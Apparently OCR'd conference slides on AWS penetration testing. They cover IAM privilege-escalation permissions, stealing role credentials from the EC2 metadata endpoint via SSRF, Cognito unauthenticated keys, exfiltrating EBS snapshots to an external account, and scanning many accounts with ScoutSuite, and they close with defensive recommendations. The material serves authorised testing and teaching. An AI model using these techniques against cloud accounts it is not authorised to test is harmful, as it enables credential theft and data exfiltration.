
LATERAL MOVEMENT PRIVILEGE ESCALATION

LATERAL MOVEMENT

GOAL: PERMISSION SNOWBALL

- Find assumable roles or creds with different permissions
- Leverage services to pivot around
- Unravel roles, policies, and permissions
- Discover resources you can interact with
- Code and repo commits may have creds

- Sometimes you can leverage external AWS accounts
- Sometimes need to leverage internal roles/creds
- Sometimes don't need any creds at all (i.e. --no-sign-request)



LATERAL MOVEMENT

THIRD-PARTY SERVICES

API keys, tokens, credentials and more!

- Check EC2 User-data
- Check Lambda function code and environment vars
- Check CloudFormation stack parameters
- Check CodeBuild environment vars
- Check SSM Parameter Store (String and StringList)
- .. so much more! Look around.

- Regularly find more AWS keys & resource creds
- Leverage discovered access to third-parties
- Datadog, SendGrid, Git, Docker, API keys, Slack, Teams, etc

REMINDER

- Slow down here!

PRIVILEGE ESCALATION

POLICIES

Look for policies with higher permissions that you can leverage

PERMISSION	HOW TO EXPLOIT
iam:CreatePolicyVersion	Create policy version for existing policy w/ set-as-default flag
iam:Attach(User/Group/Role)Policy	Add policy for user/group/role that is attacker controlled
iam:Put(User/Group/Role)Policy	Add inline policy for user/group/role that is attacker controlled
iam:SetDefaultPolicyVersion	Change default policy to different version w/ higher permissions
iam:UpdateAssumeRolePolicy	Update assume role policy for a role that is attacker controlled

Reference: https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/
RIP Spencer Gietzen ☹

PRIVILEGE ESCALATION

ODD PERMISSIONS

Look for risky permissions that you can leverage

PERMISSION	HOW TO EXPLOIT
iam:PassRole	Pass existing role to resource or service and use it
iam:NotActions+Effect Allow	Creates prevent list which means everything else is permitted
lambda:CreateEventSourceMapping	Tie event sources to Lambda for triggering execution
glue:Create/UpdateDevEndpoint	Updated SSH public key for dev endpoint
cloudformation:CreateStack	Bad w/ PassRole - Launch resources (create admin etc)

PRIVILEGE ESCALATION

IAM ROLE w/ EC2 METADATA

EC2 Metadata: http://169.254.169.254/latest/meta-data/iam/security-credentials/<role>

IMDSv1

- EC2 instance with an IAM role attached can leak access keys
- Leverage an EC2 hosted web app vulnerable to SSRF
- … or ability to SSH into an EC2 instance
- v1 does NOT require auth ☺
- Retrieve access/secret access keys for the EC2 IAM role

IMDSv2

- v2 does require auth ☹
- Security fix requiring TOKEN from /latest/api/token via PUT
- Use token in x-aws-ec2-metadata-token header to /latest/meta-data
- EC2 Specifying IMDSv2 will no longer work with IMDSv1

PRIVILEGE ESCALATION

LAMBDA w/ ASSUMEROLE

- Check inline and managed policy versions
- Look for AssumeRole w/ our principal or Principal: "*"
- Call aws sts assume-role --role-arn <arn>
- Copy and configure creds in ~/.aws/credentials
- Check for new permissions within assumed role
- Use new creds w/ elevated permissions
- CreateFunction, UpdateFunctionCode and add new code
- UpdateFunctionConfiguration and add new layer
- … profit!

PRIVILEGE ESCALATION

EC2 w/ INSTANCE PROFILE

- Check inline and managed policy versions
- Look for roles that have RunInstances
- Look for roles that have (add/remove) instance-profile permissions
- Can we create a key pair and run an EC2 instance?
- Can we unassign/reassign instance profiles w/ elevated perms?
- SSH into EC2 w/ key pair ☺
- SSM nodes w/ send-command RCE opportunity (AWS-RunShellScript)
- Use EC2 for lateral movement, other service interaction, etc

- … profit!

'CAUSE WHEN
PUSH COMES TO SHOVE
I WILL TERMINATE ALL YOUR EC2
INSTANCES TO REMIND YOU OF MY LOVE

PRIVILEGE ESCALATION

COGNITO IDENTITIES

- User pools assist with user sign-in/sign-up
- Identity pools assist with what users can access
- We are looking for Identity Pool ID's
- Look in JavaScript, HTTP response headers, GitHub, etc
- May need to auth to web app using Cognito, retrieve JWT
- JWT is passed to identity pool, retrieves temp AWS keys
- Keys are used to enumerate AWS access
- Sometimes Identity Pool's allow unauth access
- Mobile app and hardware devices sometimes embed them

```
aws cognito-identity get-id --identity-pool-id <pool id>
aws cognito-identity get-credentials-for-identity --identity-id <prev id>
```

DATA EXFILTRATION


DATA EXFILTRATION


PUBLIC AMI

- EC2 -> AMIs -> Public Images filter

aws ec2 describe-images --query 'Images[*].[Name,Public]'

- Run EC2 instance in your AWS account using public AMI
- Enumerate the filesystem like it's 1999!





AMI ID	AMI name
ami-03c1fac8dd915ff60	amzn2-ami-hvm-2.0.20210326.0-x86_64-gp...
ami-0bfbb74cdfd99d136	Appgate-SDP-6.0.3-BYOL-2f761032-a6e6-48...
ami-01fc02c52f147a2da	Apps4Rent Numpy-Pandas-Scikit-learn-ubun...
ami-026dbd9b746f09d5f	Askforcloud LLC AWS CLI2-Windows_Server-...
ami-049e0f1dd27514691	Askforcloud LLC -.NET-SDK-Windows_Server...
ami-09c34915ffa377e25	Askforcloud LLC -.NET-SDK-Windows_Server...


DATA EXFILTRATION


PUBLIC EBS

- EC2 -> Snapshots -> Public Snapshots filter

aws ec2 describe-snapshots --query 'Snapshots[*].[Name,Public]'

- Attach EBS volume to EC2 instance in your AWS account using
- Enumerate the filesystem like it's 1999!





Snapshots (2000+)

Public snapshots

		Snapshot ID	Size	Description
		snap-046281ab24d756c50	8 GiB	hvm-ssd/ubuntu-trusty-amd64-serve...
		snap-00de7e12fd08987c4	8 GiB	hvm/ubuntu-trusty-amd64-server-20...
☐	–	-0c650d7b864445e80	8 GiB	ebs-ssd/ubuntu-trusty-amd64-server...
☐	–	snap-0fbfc2186418f31dc	8 GiB	ebs-ssd/ubuntu-trusty-i386-server-2...
☐	–	snap-02645e44f7ab539a5	8 GiB	ebs-io1/ubuntu-trusty-amd64-server...
☐	–	snap-0c369bf40323687ba	8 GiB	ebs-io1/ubuntu-trusty-i386-server-2...

DATA EXFILTRATION

PUBLICIZE YOURSELF

- Share an AMI or snapshot with your external AWS account
- Launch an EC2 instance in your external account, SSH in!

In Customer Account


aws ec2 modify-snapshot-attribute --snapshot-id <snap id> --attribute createVolumePermission --operation-type add –user-ids <your account ID>

In Tester Account

aws ec2 create-volume --snapshot-id <snap id>

DISCLAIMER

- NEVER MAKE AN AMI OR EBS PUBLIC ON A PENTEST!!!!!



DATA EXFILTRATION

HACKING S3 BUCKETS

- Inspect HTML & JavaScript files
- Resources hosted at <something>.s3.amazonaws.com
- Browse to http://<ip>/ and see if it redirects to AWS S3
- nslookup <ip> = s3-website-<region>.amazonaws.com
- http://<domain>.s3-website-<region>.amazonaws.com

- SSL Certs SAN and brute force
- GitHub searches
- Google searches
- Burp Suite plugin called AWS Extender

```
aws s3 ls s3://<bucket name>/
```

SCALING THE PENTEST


SCALING THE PENTEST

LOOP THROUGH ACCOUNTS

Remember that accounts.txt you created... lets use it!

```
cat accounts.txt | while read a; do python scout.py aws --profile $a --no-browser --report-dir ./reports/$a/ --report-name $a --logfile ./logs/$a.log; done
```

- Consider limiting to specific regions
- Generates a report and log file
- Set each account number to the profile name in ~/.aws/config
- I've used this for 300+ accounts in one test



DISCLAIMER

- Rate limits suck. Scout has --max-rate and --max-workers flags

SCALING THE PENTEST

QUICK ANALYSIS

Now that Scout is done, lets parse some data!

- Report data in scoutsuite_results*.js file
- So many more issues we can search for

EC2 Userdata Example

```
find . -type f -name 'scoutsuite_results*.js' -exec tail -n +2 {} \; | jq
'.services.ec2.regions[].vpcs[].instances[] | select (.user_data != null) | .arn, .user_data’
```

Lambda Environment Variables Example

```
for r in $(find . -type f -name 'scoutsuite_results*.js'); do cat "$r" | tail -n +2 | jq
'.services.awslambda.regions[].functions[] | select (.env_variables != []) | .arn, .env_variables'; done
```

SCALING THE PENTEST


INTRODUCING OUTPOST

Nothing sexy but useful!

- Quickly generate ~/.aws/config using AssumeRole for all accounts
- Prior to pentest, test AWS accounts using profiles from accounts.txt
- Generate findings for Scout vulnerability scans (danger/warning)
- 300+ accounts? No problem. It parses all results and generates findings
- Generates list of finding, affected resources, and vulnerable account
- After scanning with Scout, use Outpost to find quick wins

SCALING THE PENTEST

INTRODUCING OUTPOST



```
 ~/Code/outpost  git main  python outpost.py --help                    ✔  outpost   08:20:48
usage: outpost.py [-h] --command COMMAND [--config-creds] [--assume ASSUME] [--accounts ACCOUNTS]
                  [--primary PRIMARY] [--token TOKEN] [--secret-key SECRET_KEY] [--access-key ACCESS_KEY]
                  [--directory DIRECTORY] [--risk RISK] [--project PROJECT]

optional arguments:
  -h, --help            show this help message and exit
  --command COMMAND     Commands: generate, report, testaccounts
  --config-creds        Configure creds while using the generate command
  --assume ASSUME       Optional assume role ARN, use ACCOUNT_ID for placeholder. (i.e.
                        arn:aws:iam::ACCOUNT_ID:role/ROLENAME
  --accounts ACCOUNTS   File containing account numbers (one account per line)
  --primary PRIMARY     Primary account used to assume roles
  --token TOKEN         Primary AWS session token
  --secret-key SECRET_KEY
                        Primary AWS secret access key
  --access-key ACCESS_KEY
                        Primary AWS access key
  --directory DIRECTORY
                        Parent directory of ScoutSuite report(s)
  --risk RISK           Select finding risk to report: danger, warning
  --project PROJECT     Project name for report details
```

https://darkoptics.com/outpost

CLOSING THOUGHTS

CLOSING THOUGHTS

CLIENT RECOMMENDATIONS

- **Always. Use. CloudTrail.**
- **Implement a routine AWS pentest on all accounts**
- **Restrict policies to specific principals**
- **Always implement a least-privilege model**
- **Block web app access to 169.254.169.254**

- **Watch out for PassRole on “*”**
- **Avoid using "Principal" : { "AWS" : "*" }**
- **Avoid NotActions+Allow**

Have questions? Need a pentest? Reach out!


ASKED FOR A RECOMMENDATION;
SUGGESTS A MODERATELY PRICED DISH THAT APPEALS TO YOUR PALATE.

CLOSING THOUGHTS

PENTESTER RECOMMENDATIONS

- Follow traditional pentest phases
- The more attack surface you know, the better the test
- Lots of accounts? Spread a wide net and zero your focus
- Few accounts? Discover everything and dig deep into policies/roles
- Create cheat sheets of oneliners for repetitive tasks
- Get familiar with the AWS service offerings
- Great time to start, cloud pentesting is still very new

Have questions? Want to learn to pentest AWS? Reach out!



THANKS FOR JOINING!

BLACK HILLS
Information Security
• 2008 •

FOLLOW ME ON TWITTER: @USTAYREADY